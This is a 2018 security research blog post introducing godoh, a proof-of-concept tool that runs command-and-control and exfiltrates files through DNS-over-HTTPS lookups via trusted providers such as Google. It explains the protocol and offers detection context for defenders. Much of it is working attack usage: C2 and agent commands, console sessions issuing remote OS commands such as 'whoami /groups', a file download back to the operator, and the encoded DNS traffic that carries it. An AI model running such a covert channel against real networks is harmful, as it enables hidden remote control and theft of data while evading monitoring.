

# Waiting for goDoH

---

 [sensepost.com/blog/2018/waiting-for-godoh/](https://sensepost.com/blog/2018/waiting-for-godoh/)

Reading time ~12 min

*Posted by Leon Jacobs on 24 October 2018*

Categories: [Bypass](#), [Command execution](#), [Dns](#), [Experiment](#), [Ioc](#), [Malware](#), [Research](#), [Tools](#), [Tunnelling](#)

## or DNS exfiltration over DNS over HTTPS (DoH) with [godoh](#)

---

“[Exfiltration Over Alternate Protocol](#)” techniques such as using the [Domain Name System](#) as a covert communication channel for data exfiltration is not a [new concept](#). We’ve used the technique for many years at SensePost, including [Haroon & Marco’s 2007 BH/DC talk on Squeeze](#). In the present age this is a well understood topic, at least amongst Infosec folks, with a large number of [resources](#), [available](#), [online](#) that aim to enlighten those that may not be familiar with the concept. There are also [practical techniques](#) for detecting DNS Tunnelling on your network.

Using DNS as a covert communication channel has many benefits when considering the monitoring capabilities of a target. By utilising a protocol that underpins technologies such as email and web browsing, one may not immediately expect DNS to be used for anything other than, well, DNS. Alas, it is possible to use a completely legitimate protocol for two-way communication in and out of a network, abusing a possibly overlooked monitoring opportunity (if not a necessity). This technique does not come without cost to the attacker though. DNS covert communication is one of the slowest methods of the several options an attacker may have. Especially when compared to malware that make use of HTTP/S to communicate.

Many organisations have also managed to adjust their architectures and monitoring to defend against this two decade old idea, since malware and attackers alike have taken advantage of it. Using [split horizon DNS](#), monitoring the size and rate of requests as well as analysing the labels in a lookup all provide opportunities to detect and prevent successful tunnelling. From an attackers perspective, this increases complexity when trying to stay under the radar while still having a reliable channel back into the network. By tweaking the behaviour of the DNS-channel such as the length of a hostname’s labels and the rate of requests detection can be bypassed but this will almost always come with a speed trade off. Simply not allowing recursive name lookups to the outside world would obviously also prevent the attack, but at the cost of some usability. Thankfully for defenders, monitoring


DNS is relatively simple in that you only need to focus on DNS at a protocol level, and probably only from the few caching forwarders you allow to make recursive, outbound lookups to the world.

Until now. Fast forward a few years from the original DNS tunnelling discussions, and we are presented with a new RFC that describes a protocol called DNS-over-HTTPS, or DoH. Meet RFC8484. Basically, it is possible to have a full RFC1035 compliant DNS conversation, over HTTPS. Think of it as a JSON API to make DNS lookups. A simple HTTP GET request and a predictable JSON response format, all via a provider such as Google. Right there is where attacker spidey senses should have tingled. Using legitimate and more often than not, trusted domains such as google.com to “front” your traffic to a C2 has been a thing for a while. Domain Fronting has seen a decent enough uptake where it has been used for copyright circumvention as well as in some malware campaigns. The present struggles of domain fronting aside, by abusing DNS over HTTPS we can once again achieve the same level of evasion, albeit at a much slower rate but using a **trusted** domain.

I built a quick proof of concept called “godoh” with the purpose of demonstrating DoH as an exfiltration channel, but also to give defenders some tooling to test with so that monitoring and detections for this technique can be built. I figured this DoH exfiltration technique was a neat idea, but literally while writing this post I have since discovered other existing mentions of this technique. And yesterday at the recent ATT&CK conference, @dtmsecurity also released some tooling for red teamers to make use of this exact same idea in the popular adversary simulation toolkit, Cobalt Strike. Nonetheless, allow me to take you through my thought process and finally give you some tooling to play with this on your own networks.


Imagine you are on a network that has relatively good DNS monitoring. They are capable of detecting its use as an exfiltration channel (or don’t allow external zones to resolve via DNS in the first place). They also have a fancy Layer7 proxy/firewall that does URL content classification and strictly blocks based on that. The google.com domain is whitelisted for whatever reason, and therefore https://dns.google.com/ probably isn’t blocked.

A simple piece of malware making use of DNS tunnelling may typically have code running on a computer that periodically polls for commands to run, and responds with the output of those commands encoded as a series of A record lookups to an attacker controlled domain that are reconstructed server-side.



Example traffic flow for traditional C2 using DNS.

I ported the exact same protocol idea to simply use a DNS over HTTPS provider for exactly the same lookups. The lookups themselves did not change (and don't need to, we are still talking valid DNS remember), but merely the transport used to ask DNS questions and parse an answer.



Modified traffic flow, fronting DNS lookups using a provider such as Google.

*Consider this architecture and the monitoring implications for a moment.* Now, one can no longer rely on the fact that DNS is a very specific protocol that could be sinkholed and controlled on a network, but instead, we now have the added complexity of an HTTPS

connection, **to an often trusted domain such as google.com**, proxying these DNS requests in and out of a network. Once a request is made to a DoH provider such as <https://dns.google.com/>, they in turn use traditional DNS to resolve a name and respond with an answer to the DoH client. But it's not just Google, there are many DoH providers available today, and one can quickly see this is a harder problem to solve all of a sudden.

Since `godoh` is written in Golang, a single executable for most platforms can be built that contains both the server-side and client-side code needed. Just like traditional DNS tunnelling, you would need to configure a domain (or subdomain) to have its name server point to your c2 server and run the `godoh c2` command from there. The `c2` command starts a DNS server specifically geared towards understanding how to have conversations with agents using DNS. On the client side, the `godoh agent` command is run to connect to a c2 using any of the DoH providers supported by godoh. It is here where the agent and a DoH provider have conversations that are finally translated into questions for the c2 DNS server to answer. Simple, yet effective.

In practice, the server-side component for `godoh` looks like this:

```
root@box# ./godoh-linux64 --domain [redacted] c2
INFO[0000] Using `google` as preferred provider
INFO[0000] Using [redacted] as DNS domain
Commands are directed to agents after switching to its context.

Use the `agents` command to list agents.
Use the `use agent-id` to interact with that agent and issue commands.
Use the `download path` in an agents' context to download files.
Use the `back` command to go back.

Current agent context: ``

c2> INFO[0000] DNS C2 starting...                               domain=[redacted] module=c2

c2> INFO[0002] First time checkin for agent                       ident=0ydqf

c2> agents
Id: 0ydqf (Registered: Tue Oct 23 17:09:35 2018) (Last Checkin: Tue Oct 23 17:09:35 2018)
c2> use 0ydqf
c2\0ydqf>
c2\0ydqf> ls -lah /tmp/pwnd
INFO[0012] Queued command                                           agent=0ydqf cmd="ls -lah /tmp/pwnd" domain=[redacted] module=c2
c2\0ydqf>
c2\0ydqf> INFO[0015] Giving agent a new command as checkin response cmd="ls -lah /tmp/pwnd" ident=0ydqf
INFO[0016] New incoming DNS stream started                          ident=fb31
INFO[0019] Attempting to decode the finished CmdProtol stream.      ident=fb31

Command Output:
-----
-rw-r--r--  1 leonjza  wheel   17B Oct 23 23:05 /tmp/pwnd

c2\0ydqf> |
```

godoh server-side C2 interactions example.

In the screenshot above, a new agent connected to the C2 and the command `ls -lah /tmp/pwnd` was issued to be executed by the agent. Once completed, the agent sent the output back to the C2 (in the form of a series of DNS A record lookups) where the server finally decrypted the payload and presented the output to the screen. On the agent side, the invocation and execution of the command looked as follows:

```

~/... github.com/sensepost/godoh » build/godoh-darwin64 --domain ... agent -t 3
INFO[0000] Using 'google' as preferred provider
INFO[0000] Using ... as DNS domain
INFO[0000] Starting polling... ident=0ydaqf module=agent
INFO[0028] Got command data to execute, processing cmd-data=1f8b0800000000002ff12f4ccfff3d1bdf6e35d8f7b89a26aeb17b32b3230d6d8dd75e56e6f32765f2e29d1
bf46f1b2320000ffff373044fc25000000 ident=0ydaqf module=agent
INFO[0028] Decoded command cmd="ls -lah /tmp/pwnd" ident=0ydaqf module=agent
INFO[0028] Command interpreted as OS command ident=0ydaqf module=agent
INFO[0028] Sending command output back cmd-output-len=59 ident=0ydaqf module=agent request-count=5
INFO[0029] Successful request made ident=0ydaqf labels=fb31.be.0.00.1.0.0.0.0 module=agent response=1.1.1.1
INFO[0029] Successful request made ident=0ydaqf labels=fb31.ef.1.3ad50df5.1.3.1f8b0800000000002ff00bb0044ffb2df16981c81ffb3bceacf6eb
6ccf8.6c889842c82fdaf00c35309635f1fc388590c436e4e0e2947f0fa7f09123.64e88e3303c80f9ded02989cc43dae706ebe3b9aea8513478cf3fc1f0c05 module=agent response=1.1.
1.1
INFO[0030] Successful request made ident=0ydaqf labels=fb31.ef.2.1714ff9a.1.3.41d4b1c4c3ad451bdc83e2eef9efdf0be82d7521190d50043fb61edd
59c36.068fa7d48493b6fe003bc79e12629e66cbaa7f5be99107db4f543e72044c.17a2422d40bcfe4333c1e783aec91892fe5f83eba410dbd30eb072a39185 module=agent response=1.1.
1.1
INFO[0030] Successful request made ident=0ydaqf labels=fb31.ef.3.bab421b.1.2.00963343a9da8475d47dabb07f27439a34581784cbfc010000ffff54
f5ad.4dbb000000.0 module=agent response=1.1.1.1
INFO[0031] Successful request made ident=0ydaqf labels=fb31.ca.4.00.1.0.0.0.0 module=agent response=1.1.1.1

```

### godoh agent interaction

As you can see, the agent started to poll for new commands (every three seconds as indicated by the `-t` flag) via DNS TXT record lookups. Once a command was received, it was decrypted and executed on the host. Once done, the output was sent back to the C2 server via DNS A record lookups for a total of 5 requests for the complete conversation. What is interesting to note here is that the client knows if the server successfully received a packet (and could decrypt and validate a crc32 checksum) based on the IP address in the response data. A response of `1.1.1.1` indicates a successful receipt and decryption of data.

It is also possible to download files with `godoh`. Keep in mind that this is still DNS, which is limited in packet size, so downloading large files take **lots** of requests, which directly translate into **lots** of time.

```

c2\0ydaqf> download /tmp/pwnd
INFO[0703] Queued command agent=0ydaqf cmd="download /tmp/pwnd" domain=... module=c2
c2\0ydaqf> INFO[0704] Giving agent a new command as checkin response cmd="download /tmp/pwnd" ident=0ydaqf
INFO[0704] New incoming DNS stream started ident=f6a5
INFO[0705] Attempting to decode the finished FileProtocol stream. ident=f6a5
INFO[0705] Received file information. file-name=pwnd file-sha=8e4c4e7c6f7663a7593283475a5e8d996fbc35e ident=f6a5
INFO[0705] Calculated SHASum matches calculated-sha=8e4c4e7c6f7663a7593283475a5e8d996fbc35e file-name=pwnd file-sha=8e4c4e7c6f7663a75
93283475a5e8d996fbc35e ident=f6a5
INFO[0705] Writing file to disk. file-name=pwnd ident=f6a5

c2\0ydaqf> exit
root@box# cat pwnd
Secret File! :)
root@box#

```

### godoh file download example.

By simply issuing the `download /tmp/pwnd` command, the agent read the contents of the target file and sent it back to the C2.

```

INFO[0717] Got command data to execute, processing cmd-data=1f8b0800000000002ffba5dbccdf6fbf9c295155b9856adf8ff1d1beefa49baea8e927ceccbed782d5e9fae2
fa99075f1a6c03040000ffff13cd1a2826000000 ident=0ydaqf module=agent
INFO[0717] Decoded command cmd="download /tmp/pwnd" ident=0ydaqf module=agent
INFO[0717] Command is for a file download ident=0ydaqf module=agent
INFO[0717] Successful request made ident=0ydaqf labels=f6a5.be.0.00.0.0.0.0 module=agent response=1.1.1.1
INFO[0717] Successful request made ident=0ydaqf labels=f6a5.ef.1.f2395c2b.0.3.1f8b0800000000002ff0092006dffad07aa7613b1d630b7e875562
feb89.f076498bf32519b6b9b7e953a34eb14987c4aa934e77e0fffbdaba12f8f0a.cd9c9c11a5e12d29b6fc0af6b5ca5b850faf030d13c3c4db1a98c1133e7 module=agent response=1.1.
1.1
INFO[0718] Successful request made ident=0ydaqf labels=f6a5.ef.2.141dac02.0.3.8bbb93e536758a6b35640521c906ab8fb102a40b69e3508a047a1b7
7b00c.656defdd4e6af54c4a608fa0f432cc0dec0822d94f38791730609b7141b1.d692547068d7f5b1208368010000ffff06fb6db992000000 module=agent response=1.1.1.1
INFO[0718] Successful request made ident=0ydaqf labels=f6a5.ca.3.00.0.0.0.0 module=agent response=1.1.1.1

```

### godoh agent file download

From the agents perspective, downloading a file simply means reading its contents and sending it back to the C2 with DNS A record lookups all using DoH.

```

PS C:\Users\localuser\Desktop> .\godoh-windows64.exe --domain ██████ agent --poll-time 3
INFO[0000] Using 'google' as preferred provider
INFO[0000] Using ██████ as DNS domain
INFO[0000] Starting polling... ident=2gezwm module=agent
INFO[0024] Got command data to execute, processing cmd-data=1f8b080000000002ff7abbf5e5025bd927c581af8f99076c59edc7ace3ddf770a2c9db76a619db2f497fb3b89509080000ffff3ae8fd7922000000 ident=2gezwm module=agent
INFO[0024] Decoded command cmd="whoami /groups" ident=2gezwm module=agent
INFO[0024] Command interpreted as OS command ident=2gezwm module=agent
INFO[0024] Sending command output back cmd-output-len=2058 ident=2gezwm module=agent request-count=27
INFO[0025] Successful request made ident=2gezwm labels=adc3.be.0.00.1.0.0.0.0 module=agent response=1.1.1.1
INFO[0026] Successful request made ident=2gezwm labels=adc3.ef.1.e1300abe.1.3.1f8b08000000000002ff008b0874f77a79d0cb431f358ad0fbab170a0727.3e2dcb20be3e710f83f8a3249cf86b3977dfc265a970e417481185000c8b.e5a4e2f1bf34a2731bf5c5af524dad94e5f3a0e858f509aa5651ddb5b81f module=agent response=1.1.1.1
INFO[0027] Successful request made ident=2gezwm labels=adc3.ef.2.6ddb18ae.1.3.37a4f36cbd05be29fc1f95419b2ac08dc1bc178cc8be9e078dd1891bbb61.9d71a62a75ccd0805361c9826fa0d2c4129a9c146df5dcc1ca02bf8c3ae7.e393370b9f2981f2948a4435bca50ad68ddc35c13c12fdf7402a0cd01923 module=agent response=1.1.1.1
INFO[0028] Successful request made ident=2gezwm labels=adc3.ef.3.19ed73cb.1.3.ad3af094bb788f35685a568210ed89524a80e7e7bb98fb904e68e2c86527.c29f10c67b1f65a54a4a0468ac7eb7ad3dc1f01f675b0908068a91ac5966.f8195a69b4b5aec4fce36afdb0c2923af9a40b1960f70a58a451efb5ea94 module=agent response=1.1.1.1

```

godoh Windows client executing the whoami /groups command and returning the output to the C2.

What you should have noticed in the screenshots for the agent output by now is the contents of the labels fields. These are the full hostnames for the specially crafted protocol that would have been appended to the target domain to form DNS lookups. If you are interested in the details, [this code comment](#) attempts to shed some light on the meanings of the labels themselves. The server-side component interpreting data can be found [here](#). In short, the protocol works as follows:

- Once started, make a DNS TXT record lookup to the target domain in the form of `agentidentifier.targetdomain .`
- Once the server receives the lookup, if it is the first time seeing this agent identifier the C2 would record the existence of this new identifier as a potential target to interact with.
- If there are no commands to be executed, just respond with the default “no commands” response. This loop repeats itself infinitely.
- If there **are** commands to be executed, encode, compress and encrypt the command and send it along within the TXT lookup response.
- The agent then parses the TXT record response and decrypts, decompresses and decodes the command to execute it.
- When complete, the output goes through a process of encoding and encryption, and finally translation , where the encrypted data is translated into chunks to be sent as DNS A record lookups.
- Server side, a control flag is read to understand if an incoming request starts a new stream, is part of a pending stream or is the end of a stream and decides based on that what the next step should be.
- Once a DNS lookup stream is complete, the protocol type is checked (as in, is this simply command output to be echoed to screen or a file download where the contents should be saved to file) and the appropriate action is taken.

When looking at this traffic using an HTTP proxy, this conversation looks something like this:

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

A Record Responses

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extensio
11	https://dns.google.com	GET	/resolve?cd=false&name=65706fc33. &type=16	✓		200	708	JSON	
10	https://dns.google.com	GET	/resolve?cd=false&name=1586.ca.4.00.1.0.0.0. &type=1	✓		200	725	JSON	
9	https://dns.google.com	GET	/resolve?cd=false&name=1586.ef.3.ae8bca18.1.2.0d5543194cd2ff58172348b8e17ce3e88295f55d97ce0... &type=1	✓		200	873	JSON	
8	https://dns.google.com	GET	/resolve?cd=false&name=1586.ef.2.3b86bf0.1.3.e2414b3c4784ac2e9b2831b868650e82262f5b21b8c4... &type=1	✓		200	1091	JSON	
7	https://dns.google.com	GET	/resolve?cd=false&name=1586.ef.1.63df800a.1.3.1f8b080000000002ff00bb0044ff06f3d3ebdd52962... &type=1	✓		200	1091	JSON	
6	https://dns.google.com	GET	/resolve?cd=false&name=1586.be.0.00.1.0.0.0. &type=1	✓		200	725	JSON	
5	https://dns.google.com	GET	/resolve?cd=false&name=65706fc33. &type=16	✓		200	842	JSON	
4	https://dns.google.com	GET	/resolve?cd=false&name=65706fc33. &type=16	✓		200	708	JSON	
3	https://dns.google.com	GET	/resolve?cd=false&name=65706fc33. &type=16	✓		200	708	JSON	

TXT Record "Polling"

Request Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Date: Wed, 24 Oct 2018 06:08:15 GMT
Expires: Wed, 24 Oct 2018 06:08:15 GMT
Cache-Control: private, max-age=59
Content-Type: application/x-javascript; charset=UTF-8
Server: HTTP server (unknown)
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alt-Svc: quic=":443"; ma=2592000; v="44,43,39,35"
Connection: close
Content-Length: 429

{"Status": 0, "TC": false, "RD": true, "RA": true, "AD": false, "CD": false, "Question": [{"name":
"1586.ef.3.ae8bca18.1.2.0d5543194cd2ff58172348b8e17ce3e88295f55d97ce010000ffff69fb69.83bb000000.0.
.", "type": 1}], "Answer": [{"name":
"1586.ef.3.ae8bca18.1.2.0d5543194cd2ff58172348b8e17ce3e88295f55d97ce010000ffff69fb69.83bb000000.0.
.", "type": 1, "TTL": 59, "data": "1.1.1.1"}, {"Comment":
"Response from 169.239.182.207."}]

```

Success response from C2

godoh C2 communications example viewed in a HTTP proxy.

If you are keen to play with this in your own environment then you can get `godoh` here: <https://github.com/sensepost/goDoH>. Prebuilt binaries are available, but keep in mind that they are built using a publicly known encryption key available in the source code. Ideally, you should build your own versions with a unique key, easily generated with `make key` before `make`.